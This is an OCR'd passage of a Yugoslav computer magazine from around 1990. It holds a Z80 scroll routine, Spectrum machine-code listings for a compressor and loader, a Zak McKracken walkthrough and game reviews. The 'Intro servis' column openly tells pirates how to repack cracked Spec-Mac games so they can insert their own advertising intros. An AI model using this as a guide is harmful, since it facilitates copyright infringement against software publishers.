        EXX                  ; u ogledalu.
        LD    A,32           ; Adresa sledece linije je za 32 veća
        ADD   A,L            ; Pošto nam je BC već zauzet, to
        LD    L,A            ; ćemo uraditi pomoću registra L.
        EXX                  ;
        LD    BC,32          ; BC' nam nije zauzeto, tako da ćemo
        XOR   A              ; za drugi karakter moći jednostavno
        SBC   DE,BC          ; da oduzmemo BC' od DE'.
        EXX                  ;
        INC   DE             ; Sledeći red definicije karaktera.
        DJNZ  loop6          ; Ponovi petlju.
        LD    HL,maska+1     ; Promeni masku za sledeću petlju.
        RRC   (HL)           ;
        POP   BC             ; Vrati brojać sa steka.
        DJNZ  loop4          ; Ponovi petlju.
        JR    loop3          ; Nastavi program od labele loop3.
chars   DEFW  0              ; Memorija kao privremeni registar.
def     DEFB  %00111100      ; Definicija karaktera kojim se na
        DEFB  %01000010      ; početku popunjavaju prvih 17
        DEFB  %10011001      ; redova ekrana.
        DEFB  %10100101      ; Promenom ove definicije
        DEFB  %10100101      ; moguće je dobiti različite
        DEFB  %10011001      ; efekte.
        DEFB  %01000010      ;
        DEFB  %00111100      ;
text    DEFM  "Mirror scr"   ; Tekst koji se skroluje. Dužina
        DEFM  "oll by Des"   ; teksta nije određena, ali se
        DEFM  "troyer!   "   ; obavezno mora završiti nulom.
        DEFB  0              ; Marker za kraj teksta.
```

Spec-Mac kompresor

Od našeg mlaog saradnika Ranka Lazića dobili smo novu rutinu, koja će prilično olakšati posao oko ubacivanja introa u igre.

„Većina igara za Spectrum koje su pristigle u poslednjih godinu do dve dana na naše piratsko tržište razvijene su u drugim zemljama (Nemačkoj ili Holandiji) i to pomoću raznovrsnih hardverskih uređaja specijalno projektovanih za tu svrhu. Svi su oni zbog toga bili snimljeni na poseban način, kojem su hakeri ubrzo dali ime Spec-Mac. U zavisnosti od vrste interfejsa kojim je program razbijen, razlikuju se dve varijante Sepc-Mac sistema:

1. u toku učitavanja na ekranu se nalazi samo jedan naslovni skrin, koji se učitava odmah posle bejzika;

2. dok se igra učitava, smenjuju se dva skrina, prvi se učitao posle bejzika, a drugi posle dva glavna bloka.

Dužine fajlova su u oba slučaja iste (razlike se primećuju samo kod skrinova):

1. bejzik čija dužina uopšte nije bitna i iznosi oko jednog kilobajta;

2. skrin dužine 6916 bajtova ako je to jedini ▷

skrin u igri; odnosno dužine 6912 bajta ako su u pitanju dva skrina;


3. prvi blok dužine 20.000 sa početnom adresom 25000;

4. drugi blok dužine 20536 bajtova sa početkom na 45000;

5. drugi skrin (ako postoji) dužine 6916 bajtova;

6. završni deo koji se učitava preko bejzika i sištemskih promenljivih i zauzima memoriju od 23296 do 24999 (dužina mu iznosi 1704 bajtova).

Kada se navedeni podaci malo bolje pogledaju, dolazi se do zaključaka da Spec Mac sistem učitavanja ne ostavlja ni jedani jedini bajt memorije slobodan. Sa dva velika bloka puni se memorija od 25000 pa do kraja (do adrese 65535), a zadnjim blokom puni se ostatak memorije



Cilj rubrike Intro servis je da čitaocima (piratima) omogući ubacivanje svojih reklamnih poruka (introa pripremljenih pomoću objavljenih intro mejkera) u igre. Ali, kao što vidite, Spec Mac sistem to ne dozvoljava - za vaš intro, jednostavno, nema prostora.

Spektrum intro servis ne bi bio ono što jeste da nije rešio i ovaj problem. Pribegnućemo jednom starom triku koji vlasnici commodorea koriste još od kad znaju šta je to intro. Štos je u tome da se igra kompresuje i tako smanji memorijski prostor koji ona zauzima. Na taj način dobiće se mesta za intro. Takođe treba uočiti to da nema potrebe kompresovati sve fajlove koji ulaze u sastav igre: dovoljno je sabiti samo dva najduža fajla, što naša rutina i radi.

Program dat kao listing 1 predstavlja sam kompresor. Kada ga unesete pomoću Dec Loadera upoznatog u prošlom izdanju Intro servisa, i po završenom unosu otkucate quit, snimite program na kasetu. Sledeći korak koji treba izvršiti jeste učitavanje snimljenog programa sa LOAD "" CODE 16384 (program ste prvobitno uneli od adrese 50000). Kada se program učita, pazite da slučajno ne obrišete ekran pre nego što otkucate RANDOMIZE USR 16384 i na taj način startujete kompresor.

Posle startovanja, kompresor će zahtevati da učitate dva dugačka bloka igre koja slede iza prvog skrina. Kada se i to obavi, program će kompresovati učitane fajlove i sačekati da pritisnete na „SPACE" da bi kompresovan podaci bili snimljeni na kasetu.

Sledeće što treba da obavite jeste merenje dužine snimljenog headerless-a (pomoću nekog copy programa). Posle toga, potrebno je da prilagodite dekompresor svom programu, što ćete uraditi na sledeći način:

1. unesite prograd dat kao listing 2 pomoću Dec Loadera;

2. dok je program u memoriji (od adrese 65000) izvršite izmene

– na adresu 65021 unesite prvo niži pa onda viši bajt broja koji predstvlja dužinu koju ste izmerili.

– na adresu 65034 na isti način smestite dužinu introa, koja ne sme da premaši 1536 bajtova.

NIVO 1

```
50000: 049,000,088,175,211,254,033,000
50008: 088,017,001,088,001,255,002,119
50016: 237,176,221,033,168,097,017,032
50024: 078,062,255,055,205,086,005,221
50032: 033,200,175,017,056,080,062,255
50040: 055,205,086,005,243,175,211,254
50048: 033,168,097,221,033,000,091,001
50056: 088,158,126,167,040,025,221,119
50064: 000,221,035,035,011,120,177,032
50072: 241,221,054,000,000,221,035,221
50080: 054,000,000,221,035,024,033,022
50088: 001,035,011,126,167,032,012,035
50096: 020,011,122,254,255,040,004,120
50104: 177,032,240,221,054,000,000,221
50112: 114,001,221,035,221,035,024,205
50120: 221,229,225,017,000,091,167,237
50128: 082,235,062,127,219,254,031,056
50136: 249,221,033,000,091,062,255,195
50144: 194,004,000,000,000,000,000,000
```

LISTING 2

```
65000: 049,255,255,221,033,000,064,017
65008: 000,027,062,255,055,205,086,005
65016: 221,033,000,091,017,008,129,062
65024: 255,055,205,086,005,221,033,232
65032: 247,017,000,006,062,255,055,205
65040: 086,005,205,232,247,243,033,000
65048: 088,017,001,088,001,255,002,054
65056: 000,237,176,033,049,254,017,000
65064: 064,001,150,000,237,176,195,000
65072: 064,049,255,087,033,007,220,017
65080: 255,255,001,008,129,237,184,033
65088: 248,126,221,033,000,091,126,167
65096: 040,008,221,119,000,035,221,035
65104: 024,244,035,190,040,012,070,035
65112: 221,054,000,000,221,035,016,248
65120: 024,228,033,087,249,017,255,255
65128: 001,088,158,237,184,049,167,097
65136: 033,077,064,017,192,093,001,050
65144: 000,237,176,195,192,093,221,033
65152: 000,064,017,004,027,062,255,055
65160: 205,086,005,237,123,000,091,241
65168: 237,071,209,225,193,217,253,225
65176: 042,002,091,221,033,000,091,017
65184: 168,006,062,255,055,229,251,195
65192: 086,005,000,000,000,000,000,000
```

LISTING 3

```
10 BORDER 0: PAPER 0: INK 0
20 CLS : LOAD ""CODE 65000
30 RANDOMIZE USR 65000
```

Na adresu 65077 smestite broj koji se dobija kada se dužina kompresovanog koda sabere sa 23295.

– adresa 65083 treba da sadrži dužinu headerless-a.

– konačno, na adresu 65088 stavite broj koji se dobija kada se od 65536 oduzme dužina snimljenog bloka;

3. snimite novodobijeni program na kasetu.

Sada, kada ste konačno pripremili sve fajlove od kojih će se sastojati nova verzija igre, red bi bio i da ih, u finalnom rasporedu, snimite na kasetu. Potreban redosled je ovakav:

1. bejzik sa listinga 3, snimljen sa SAVE „ime igre" LINE 10;

2. program dat kao listing 2, koji predstavlja loader igre zajedno sa dekompresorom za srednji, dugački blok;

3. skrin dužine 6912 (prvi skrin u originalnoj igri ako postoje dva, odnosno bilo koji skrin, na kojem mogu da se nalaze vaše reklamne poruke, u slučaju da je igra u originalu imala samo jedan skrin u toku učitavanja);

4. headerless dobijen primenom programa sa listinga 1;

5. vaš intro, snimljen takođe u obliku headerless-a;

6. skrin koji je u originalnoj igri bio dugačak 6916 bajtova;

7. završni blok Spec Mac sistema koji je dužine 1704 bajtova.

Treba primetiti da kompresor nudi piratima niz pogodnosti. Prvo (i najvažnije) jeste da sada pirati mogu da ubace svoj intro pripremljen nekim od objavljenih intro makera u bilo koju igru snimljenu na Spec Mac način (a to je 90% igara) i na taj način povećaju svoju reklamu. Ako im ni to nije dosta, kreativne sposobnosti mogu da iskažu u dizajniranju prvog skrina igre na koji mogu da stave gomilu svojih reklamnih poruka.

```
  10 POKE 23658,8: BORDER 0: INK
 7: PAPER 0: BRIGHT 1: CLS
  15 DIM a$(1,31)
  20 PRINT AT 0,0;"DECLOADER by
DESTROYER1987-89."
  25 INPUT "Startna adresa je ";
start
  26 IF start<0 OR start>65535 T
HEN  PRINT '; FLASH 1;"  *  ERR
OR  *  "; GO TO 25
  30 PRINT ''"  *  Startna adres
a je "; FLASH 1;start
  40 PRINT ''"  *  Za kraj uneti
 "; FLASH 1;"QUIT"
  45 BEEP .3,1
  50 PRINT AT 21,0;: FOR a=1 TO
24: POKE 23692,255: BEEP .03,4:
PRINT : NEXT a
  55 LET adresa=start
  60 PRINT "Trenutna adresa je "
; FLASH 1;adresa;'
  65 POKE 23692,255: BEEP .2,4:
INPUT "PODACI za ovu adresu su:"
' LINE a$(1)
  68 IF a$(1)(1 TO 4)="QUIT" THE
N  GO TO 200
  70 FOR a=4 TO 31 STEP 4: IF a$
(1)(a TO a)=" " OR a$(1)(a TO a)
="," OR a$(1)(a TO a)="." THEN
NEXT a: GO TO 80
  75 BEEP .5,10: PRINT '; FLASH
1;"  ERROR  ": GO TO 60
  80 FOR a=1 TO 31 STEP 4: FOR b
=0 TO 2: IF a$(1)(a+b TO a+b)>"9
" OR a$(1)(a+b TO a+b)<"0" THEN
 GO TO 75
  85 NEXT b: NEXT a
  90 FOR a=1 TO 31 STEP 4: POKE
adresa,VAL a$(1)(a TO a+2): LET
adresa=adresa+1: NEXT a
 100 PRINT a$(1)': GO TO 60
 200 DIM f$(1,10): PRINT '"SAVIN
G"': INPUT "FILENAME ";F$(1): SA
VE F$(1)CODE start,adresa-start+
8: PRINT '"VERIFY": VERIFY f$(1)
CODE start: PRINT '"VERIFY O.K."
: STOP
```

◇

ZAK McKRACKEN


Pažljivo pratite naša uputstva i mapu i ubrzo ćete postati pravi ekspert za ovu igru.

U početnoj sobi sa noćnog ormarića pokupite ribicu (Suši) sa akvarijumom, iz ladice telefonski račun, a iz ladice stola sviralu (kazoo). Keš karticu izvucite pocijepanom tapetom koju skidate sa zida. Dignite rub tepiha i idite u slijedeću sobu (kuhinja). Dignite jastuk (pored TV-a) i ukazaće vam se utikač i utičnica koje spojite. Dignite drugi jastuk i uzmite daljinski upravljač. Upotrijebite ga i TV će proraditi. Sa zida uzmite nož, iz frižidera jaje, a iz ormarića žutu bojicu koju upotrebljavate na tapeti. Sa zida (do vrata) uzmite mali ključ i idite van do pekare.

Pozvonite tri puta i pekar će vam baciti stari hljeb. Uzmite ga i idite do 14. avenije. Otvorite prva vrata (zalagaonica) i uđite unutra. Od prodavača pokupujte sve stvari i idite van. Otvorite alat i idite do frizerskog salona. Sječicama (iz alata) skinite Bobijev znak i vratite se u kuhinju. Stari hljeb stavite u sudoper i upalite prekidač (na zidu). Hljeb će biti samljeven, a vi sa klijštima odvrnite pipu i pokupite hljebne mrvice. Ribicu ostavite u sudoperu.

Idite u početnu sobu i sa sječicama otvorite ruu u podu. Upotrijebite konopac i spustite se dole. Na sebe stavite šešir i masku (nose glases) i prođite kroz vrata. Nalazite se u pošti sa službenikom koji misli da ste njegov brat. Upotrijebite terminal, a iz sandučića pokupite molbu na kojoj upotrijebite žutu bojicu. Molbu stavite u poštansko sanduće (otključajte malim ključem) i idite do autobusa. Zasvirajte u sviralu i vozač će otvoriti vrata. Keš-karticu stavite u čitač i autobus će krenuti. Na aerodromu srećete Devetoa od kog kupite knjigu (dajte mu keš-karticu). Izadite na izlaz i naćićete se u avionu.

Idite do toaleta i upotrijebite toalet papir u sudoperu. Pustite vodu i pritisnite dugme sa zida. Dok se stjuardesa zamajava sa otčepljivanjem idite do sijedišta (ispred vašeg) i pokupite vazdušno jastuče i upaljač (sa poda). Uradite još jednom ono sa toaletom i idite do mikrovalne pećnice. Otvorite je, stavite jaje i upalite. Dok se stjuardesa zamajava sa čišćenjem pećnice vi otvarajte prtljažnike za stvari i iz zadnjeg pokupite bocu sa kiseonikom. Sada let možete da prekinete pritiskom na „RETURN" taster.



Stigli ste u Seatl i idite van. Gušterima dajte „peanuts" i oni će otići. Otkinite granu sa drveta i upotrijebite je na pukotini. Otkopali ste pećinski prolaz kroz koji treba prodete. Nožem skinite ptičje gnijezdo (iznad glave) i zajedno sa granom stavite u ognjište. Vatru upalite upaljačem i idite do stranih crteža. Na njima upotrijebite bojicu i otvoriće se prlaz kroz koji treba da prodete. U ovoj prostoriji upotrijebite daljinski upravljač i uzmite plavi kristal.

Vratite se u San Francisko i plavi kristal stavite u kutiju na vratima (pored zalagaonice). Vrata će vam otvoriti Ani i uvešće vas unutra. Nakon kratke priče dobićete još tri prijateljice koje su tu da vam pomognu u spasavanju Zemlje. To su: Ani (koja je sa vama), Lesli i Melisa (koje su na Marsu). Sa Zakom idite do poštanskog sandučeta i uzmite Fan Klub karticu. Idite u Majami i Bumu dajte knjigu, a on će vam dati viski. Idite u Kinchošu i vraću dajte golf palice, a on će odigrati igru koju morate da upamtite (šifra za otvaranje vrata na Marsu). Idite u Katmandu i čuvaru dajte knjigu da bi vam otvorio vrata. Uđite unutra i Guru će vam reći da sačekate. Nakon čekanja (5 min) obučiće vas za rad sa plavim kristalom.

Izadite napolje i zapalite sijeno. Dok policajac gasi pokupite zastavu i idite u Bermudski trougao. Sile sa nepoznatog vasionskog broda uvućiće vas unutra. Pilot će pobjeći, a vi pritisnite dugme na zidu. Kapolian će vas odvesti do kralja kojem dajte Fan Klub karticu i on će se sprijateljiti sa vama. Pročitajte loto kombinaciju (loto listić kupujete u zalagaonici) i idite do šarenih dugmadi. Otkucajte šifru (pilotovu) i naćete se u ambisu. Upotrijebite padobran i pačete u more. Zasvirajte u sviralu i doći će delfin na kojem upotrijebite plavi kristal.

Pod vodom počupajte alge i naći ćete svijetleći objekat koji dajte Zaku. Tad dolazi Kapolian, oduzima kristal i sprovodi u zatvor za ispiranje mozga. Kad vas pusti ot-

vorite ormarić i uzmite kristal. Kupite loto listić i idite u Limu. Hljebne mrvice stavite na hranilište i ptica će slijetjeti. Na njoj upotrijebite plavi kristal i ptica će biti u vašoj moći. Odletite do glave kipa (nadesno) i prodite kroz lijevi prozor (oko kipa). Pokupite stari rukopis i dajte ga Zaku. Otidite u Meksiko, pronađite prostoriju sa kipom i čekajte. Odaberite Lesli (na Marsu), otvorite pretinac (u Šatlu) i pokupite osigurač i keš-kartice.

Idite do monolitne ploče, upotrijebite keš-karticu u prorezu i dobićete kartu za trampolinu. Sa kartom otvorite metalnu ploču u spavaonici i u njoj upotrijebite osigurač. Sada, pošto ste dobili svetlo, otvorite sporedna vrata i udite unutra. Pokupite merdevine, vanzemaljca i vinilnu traku. Otvorite ormarić i pokupite baterijsku lampu. Otiđite do pijeska i sa vanzemaljcem ga počistite. Otidite nadesno do velikih vrata (Huge Face) i postavite merdevine. Otvorite vrata (šifra iz Kineboše) i udite unutra.

Idite do prvih vrata, postavite merdevine na postolje i dotaknite kristalnu kuglu. Otvorila su se vrata lavirinta u kojem morate da pronađete dvoje prostorije. U jednoj palite mašinu za erkondišn, a u drugoj čitate šifru za otvaranje vrata u nozi Sfinge. Izađite napolje i sa kipa pročitajte šifru za Meksiko.

Odaberite Zaka, žutom bojicom otkucajte šifru i pokupte kristalni dio. Vratite se u San Francisko, pokupite novac od lotoa (10.000) i odaberite Ani. Dignite pokrivač sa stola i pokupite keš-karticu. Od Zaka uzmite: viski, sječice, zastavu, stari rukopis i oba kristalna dijela (shard), i idite u London. Čuvaru dajte viski, isključite struju, sječicama napravie rupu i idite do kamene prepreke (Stonhedge). Na veliki kamen stavite oba kristalna dijela, zabodite zastavu i pročitajte stari rukopis. Dobili ste žuti kristal koji dajte Zaku.

U liku Zaka idite u Kinehošu i vraču dajte žuti kristal da bi vas obučio za rad. Upotrijebite žuti kristal, teleportirajte se u Peru, pokupite stalak, pa zatim otidite u Kairo. Odaberite Ani, od Zaka uzmite mapu i bojicu, pa idite do noge Sfinge. Na stranim crtežima upotrijebite bojicu (šifra iz „Huge Face") i otvoriće se vrata. Udite unutra i pratite vrata sa suncem. kad dođete do glavne prostorije pročitajte hijeroglife (raspored pritiskanja dugmadi). Kad se ukaže mapa Marsa precrtajte je na svoju mapu i zapamtite šifru (strani crteži). Mapu dajte Zaku i sa njim sa teleportirajte na Mars (Huge Face).

Na stranim crtežima upotrijebite bojicu (šifra iz Sfinge) i otvoriće se troja vrata lavirinta. Da biste došli do velikog kabineta (Huge Face) treba da se držite lijeve strane lavirinta. Odaberite Melisu, uđite u šatl, pokupite kasetu iz radija, kasetofon i idite u veliki kabinet. Od Lesli uzmite vinilnu traku, upotrijebite je sa kasetofonom i snimite postupak otvaranja vrata.

Idite do srednjih vrata, uključite kasetofon i vrata će se otvoriti. U sobi sa kipom pokupite ključ (Anhl) koji upotrijebite u panelu (treća vrata). Pošto ste isključili elektronski štit pokupite zlatni ključ i idite van. Od Zaka uzmite Bobijev znak i zajedno sa Lesli idite do vrata piramide (u trampolini koristite karte iz monolita). Pijesak očistite vanzemaljcem a vrata otvorite Bobijevim znakom. Idite u prostoriju sa sarkofagom. Lesli neka drži gurnute noge sarkofaga, a sa Melisom idite u prostoriju na gore.

Odaberite Zaka, obucite mokro odijelo, masku sa kiseonikom i na glavu stavite akvarijum (na akvarijumu prethodno upotrijebite „duck tape"). Idite u piramidu (skrivenu prostoriju) i otvorite kutijicu sa zlatnim ključem. Dok Melisa drži stisnuto dugme, u liku pokupite bijeli kristal i teleportirajte se u piramidu na Zemlji. Na bazu stavite svijetleći objekt, stalak i sve kristale (bijeli, žuti, plavi). Zakom i Ani pritisnite po jedan prekidač na zidu i pogledajte šta će se dogoditi.

NAPOMENE:

- na Marsu morate da pazite na količine kisika (čitanjem stanja šljema) koje nadoknađujete odvrtanjem ventila u šatlu;


- za dobijanje više novaca kupujte loto tikete (šifra je svaki put drugačija);

- pojedine radnje izvršava samo neko od vaših prijatelja;

- kad god koristite plavi kristal morate brzo da pobjegnete jer vas u protivnom sprovode u zatvor.

◇ **Željko Jovičić**

PURPLE SATURN DAY



Znate, kada na sebi imate „Maglux"-ovo superpojačano odelo za teške svemirske uslove, pričvršćeno za vaš senzorski titanijumski šlem sa oklopljenim vizirom, kapilarne gaćice i „Pampersove" pelene, kao i termo-nuklearni sistem za održavanje života, Saturn je prilično ugodno mesto. Naravno, vreme je skoro uvek grozno, ali su ljudi prijateljski nastrojeni i strašno vole sport. Budući da to baš nije pravo mesto za jednu uzbudljivu igru lastiša ili napetu partiju bacanja kamena s ramena, veseli Saturnijanci su napravili neku vrstu olimpijade koja se odigrava svake godine „kada Saturn postane purpuran". Ludo, zar ne? Pored toga, protivnike obično ne čine klinci iz druge ulice već raznorazne svemirske nakaze i grdobe. Tu je i Zemljin vrli predstavnik, ali je on (na opšte zgražanje) jedan od najslabijih i najnespretnijih takmičara. Sve, međutim, ima svoj razlog. pobednik ne dobija ni pehare ni medalje, već poljubac mis Purpurnog Saturna. Ovo i ne bi bilo tako loše kada se kao mis ponekad ne pojavljuju i vrlo ženstvena sluzava čudovišta sa Aldebarana... Šta možemo, o ukusima ne vredi raspravljati.

Svi protivnici imaju određen set karakteristika kao što su mentalne sposobnosti, agresivnost, veličina i sposobnost putovanja kroz vreme. Svi takmičari su u konstantnoj evoluciji, tako da se posle svake ture njihove karakteristike malo menjaju. Rezultat promena se snima na disk, tako da ni jedna igra ne bi trebalo da bude sasvim ista kao prethodna. Tako barem tvrde instrukcije, ali ja smatram da ćete morati potrošiti prokleto mnogo vremena na jurnjavu oko Saturna da biste primetili neke razlike. Ipak, dobra ideja.

Ako ne želite da se odmah uhvatite u koštac sa ostatkom univerzuma, možete početi igru sa robotom kao sparing-partnerom; neka vas pobeda ipak ne zavarava, jer su pravi protivnici oko 10 puta jači. Sada vam još samo ostaje da izaberete jednu od ikona koje predstavljaju razne discipline, i igre mogu početi.

Ring Pursit je brza i napeta trka kroz kroz Saturnove kamenite prstenove. U osnovi, poene dobijate ostajući ispred drugog takmičara, i vozeći slalom kroz raznobojne oznake. Što duže ostanete u vođstvu više poena ćete dobiti, ali je esencijalno da oznake obilazite sa prave strane - koja se određuje po boji. Pored toga, trkačka staza je na nekim mestima u preseku sa asteroidskim poljima različitih gustina, a umilnim iznenađenjima koja ćete tu doživeti ne bi se poradovao ni Han Solo. Kontrola mišem je vrlo precizna, i izvanredno brzi 3D efekat čini ovu disciplinu ubedljivo najstimulativnijom.

Tronic Slider, pak, koristi format koji će biti dobro poznat svima koji su igrali Ballblazer. Za one koji nisu, to izgleda otprilike ovako: imate 3D pogled na neku vrstu platforme po kojoj su razbacani stubovi. Između stubova lebdite vi i vaš protivnik naoružani laserima, a između vas neka vrsta lopte. Pošto vam se lopta nije dopala vi je izrešetate, i, na opšte zaprepašćenje, ona se raspada. Sada dolazi ono glavno. ostatke lopte treba skupljati, jer vam oni kao daju neke poene. Iz pouzdanih izvora saznajemo kako je Gradska Čistoća, kao donator ove igre, insistirala na skupljanju otpadaka kao pozitivnom činu, kako bi na perfidan način uticala na psihu mladih igrača. Čega se sve neće dosetiti... Igra ima vremensko ograničenje, i igrač koji se bude pokazao boljim đubretarom pobeđuje. Pored toga, možete se i podmuklo zaleteti u protivnika i izbiti mu đubre iz ruku, pokupiti ga i brzo pobeći sumanuto se smejući. Igra je prilično brza i 3D efekat je ponovo odličan, ali na vrhuncu akcija teži da postane konfuzna - brzo okretanje i udaranje u stubove će vas lako dezorjentisati.

Brain Bowler, moja omiljena disciplina, predstavlja čudnu mešavinu između logičke zagonetke i (verovali ili ne) BREAKOUT-a. Pred vama će se pojaviti šema objekata koji podseća na elektronski mozak podeljen na dva dela, sa energetskim talasima koji prolaze kroz mrežu žica, otpornika, prekidača i čipova. Mišem kontolišete loptu koju ispaljujete na razne delove strukture kako bi ih aktivirali ili deaktivirali, sve radi toga da provedete šest talasa iz raznih delova mozga u vašu polovinu centalnog korteksa pre nego što protivnik uradi isto na svojoj strani. Na prvi pogled izgleda strašno komplikovano, ali kada se malo uvežbate dobićete jednu od najboljih kombinacija arkadne i logičke igre uopšte.

Time Jump je poslednja i daleko najjednostavnija disciplina. Da biste naterali svoj trotinet da leti kroz vreme morate skupljati neku vrstu zvezdica koje pokreću vaš propeler ili katapult ili šta bilo. Ove zvezdice proleću pored vas, i vi ih morate loviti smeštajući kurzor na njih i pucajući. Posle tri talasa zvezdica bićete ispaljeni u svemir, pa kroz dimenzionalnu kapiju, pa u „viziju koja menja um" koja se menja u zavisnosti od količine goriva koju ste skupili. Ovo je najlakša i, mora se reći, najgluplja disciplina, ali će vam ipak pružiti nešto zabave. Njena najveća snaga leži u fantastičnoj, brzoj grafici kojom je finalno putovanje propraćeno, i koja predstavlja dovoljan podsticaj za dosadno skupljanje goriva.

PURPLE SATURN DAY je odličan program, urađen sa grafičkim stilom i zvučnim efektima iz poznate „Exxos"-ove igre CAPTAIN BLOOD. Sve discipline su tehnički savršene i vrlo zabavne, tako da će vas privlačiti mnogo puta.

◇ **Vladimir Pavlović**

QUESTION OF SPORT

Evo još jednog primera kako jednostavne igre mogu biti veoma



zabavne. QUESTION OP SPORT nam stiže iz firme „Elite" (dugo ih nismo videli na programerskom tržištu). Ako ste pomislili da ćete odigrati neki novi fudbal ili košarku, pogrešili ste. Ovo je kviz-pitalica u kojoj odgovarate na pitanja iz sporta. Najbolje bi bilo da pozovete druga ili drugaricu (e sad, ako pozovete drugaricu, ne verujem da ćete se baš mnogo zanimati za kompjuterske igre, ali nema veze), i da s njim (njom) odigrate koju partiju, jer je igra rađena samo za dva igrača.

Igrometar % 68

QUESTION OF SPORT

Verzija za ZX SPECTRUM

Grafika	6
Animacija	6
Ideja	8
Izrada	7

Sada nešto više o samoj igri. Postoje četiri „discipline": The Picture Board, Home or Away, What happened Next? i Quickfire Round. Pođimo redom.

The Picture Board – iliti **tabla**, je prva „disciplina". Na ekranu se prikazuje tabla sa dvanaest kvadratića. Dovedite kurzor na jedan od njih i pritisnite pucanje. Pojaviće se sličica sporta iz kojeg treba da date odgovor na postavljeno pitanje. To može biti fudbal, golf, trke na motorima, konjičke trke, tenis, boks ili atletika. Postavlja vam se pitanje npr. ko je bio najbolji strelac na mundijalu 1986. u Meksiku, a onda vam se prikazuju imena četvorice igrača. Ako pogodite, dobijate dva poena, a u suprotnom, protivnička ekipa dobija šansu da zabeleži jedan poen.

Home or Away – pitanje je vezano za sport koji je prikazan na sličici (gornji desni ugao ekrana). Ako vam se sport sviđa, pokušavate da odgovorite i možete dobiti dva poena. Ako vam se, međutim, sport ne sviđa, kompjuter vam nudi drugi sport, i na to pitanje odgovarate; ako odgovorite tačno, dobijate samo jedan poen, a ako ne, šansu dobija protivnička ekipa.

What Happened Next – postavlja vam se pitanje, na primer „Taj i taj je u biciklističkoj trci te i te godine zauzeo prvo mesto. Šta se dogodilo kad se popeo na pobedničko postolje?" Nude vam se četiri moguća odgovora, npr. „A. Popio je šampanjac na iskap; B. Pao je sa postolja i slomio nos; C. Boca šampanjca koju je dobio bila je prazna; D. Ispustio je bocu i ona se razbila."

Quickfire Round – ovde sve rešavaju refleksi (i malo znanja, naravno). Učestvuju oba igrača, a čim se postavi pitanje, nude vam se četiri odgovora. Ako budete brži i pogodite odgovor, dobijate dva poena, a ako ne, vaš protivnik dobija jedan poen.

Posle završetka „Quickfire Round"-a, vraćate se na „Picture board" i tu je završetak igre.

Ako ste mislili da možete mnogo da razmišljate za odgovor na pitanje, prevarili ste se. Kad vam se ponude odgovori na pitanja, u donjem delu ekrana se pojavljuje mali sat koji juri neverovatnom brzinom. Ako stignete da se setite odgovora pre nego što sat otkuca dvanaest, gubite mogućnost da ponovo odgovorite na to pitanje.

Sve u svemu, dobra igra koja vam može poslužiti da se odmorite od pucanja i ubijanja razbojnika, svemiraca i ostale gamadi.

◇ **Vladimir Pecelj**

Igra domaćeg autora

FORMULA 1

Igrometar % 70

FORMULA 1

Verzija za Commodore 64

Grafika	7
Animacija	7
Ideja	7
Izrada	7

Izgleda da nova politika Ante Markovića dobro deluje na razvoj domaćeg softvera. Sve više se nalaže zanimljive igre raznih jugoslovenskih „privatnika".

Jedna takva igra je FORMULA 1 – menadžerska simulacija. Ideja je dosta stara. Sličan program pojavio se za ZX Spectrum još u vrućim hakerskim letima godina '83, '84. Isto je u pitanju bilo vođenje tima Formule 1, ali je ovde ideja usavršena.

Pošto izaberete nivo igre (1 – početnik, 2 – profesionalac, 3 8 manijak), biraćete tim koji ćete voditi. Na spisku su svih 10 – od Mc Larren-a do Arrows-a.

Izabrali ste tim i krećete u kupovinu ekipe. Meni, koji se sada pojavio i koji će se javljati posle svake trke sadrži opcije.

R – stanje u timu: vozači, bolidi, broj ukupnih bodova tim u poslednjim sezonama, trenutno stanje novca

T – tabela vozača u ovoj sezoni

K – tabela konstruktora (timova) u tekučoj sezoni

D – raspored trka u sezoni, kojih ima 12

N – kupovina vozača, tu su vam na raspolaganju dvadeset svetskih imena vozača

I – banka – vraćanje i uzimanje dugova do 3000 (funti, ako vam se sviđa)

P – prodaja vozača iz vašeg tima

E – kupovina servisne ekipe, bolida i motora

S – snimanje statusa na kasetofon

Za početak sezone od 10.000 (USD, ako vam se više sviđa) morate kupiti dva vozača. Preporučujem vam da jedan vozač bude bolji (Sena, Prost, Berger, Mensel...), a drugi gori (Eliot, Bejli, Dalma...). Boljeg vozača opremite dobrim bolidom i motorom Džad, a lošijeg Krosvortovim i lošim bolidom. Servis ekipu, koja će vas služiti u toku svih sezona, kupite najbolju, jer je jeftina.

Na „spac" počinje prva trka. Prethodno birate gume, za temperature ispod 27° C uzimate tvrde, a za više meke. U tom meniju pre trke možete još i da varate (1), tako što ćete malo preurediti motor protivniku, ili izvršiti sabotažu ili potkupiti protivnika. Širok dijapazon mućki i prevara, koje, blago vama, ne mogu biti otkrivene. Pored toga možete frizirati motor i kladiti se na pobednike.

Sledi start trke. Nakon nekoliko trenutaka, buljeći u beo ekran i grickajući nokte, ugledaćete rezultate. Prva šestorka dobija poene za svetski kup. Posle toga sledi bilans vašeg novca – 70 (DEM, još bolje) su troškovi puta, plaća se procenat duga banci i dobijate svoju zaradu od trke.

I sve tako u 12 trka sezone. Posle svake sezone dobijate 1000 (DIN, ko ovo napisa?!) koje možete pametno utrošiti za vraćanje duga banci ili za stvaranje bolje ekipe.

A da biste stvorili dobru ekipu potrebno je odigrati oko 5 sezona. Tad se stvara potreban novac za Hondin motor za oba vozača i odlične bolide. Vrlo je važno i ko je za volanom – preporučujem Bergera, Butsena, Mensela, Senu ili Prosta.

U celini, program je dobar za ubijanje dosade, ali je još bolji za one koji uživaju u menadžerskim simulacijama. FORMULU 1 je napisao domaći autor Ivan Župič (Trg Svobode 30, 61420 Trbovlje), pa ako ste u srcu odavno želeli da dreknete Prostu na uvo da nema veze i kao njegov trener ga otpustite, evo prave prilike za vas.

◇ **Dušan Stojičević**

GUN-BOAT

GUN-BOAT je simpatična igra za Commodore 64. Ima dopadljivu i veoma brzu grafiku, kvazi-trodimenzionalnu (što će reći da

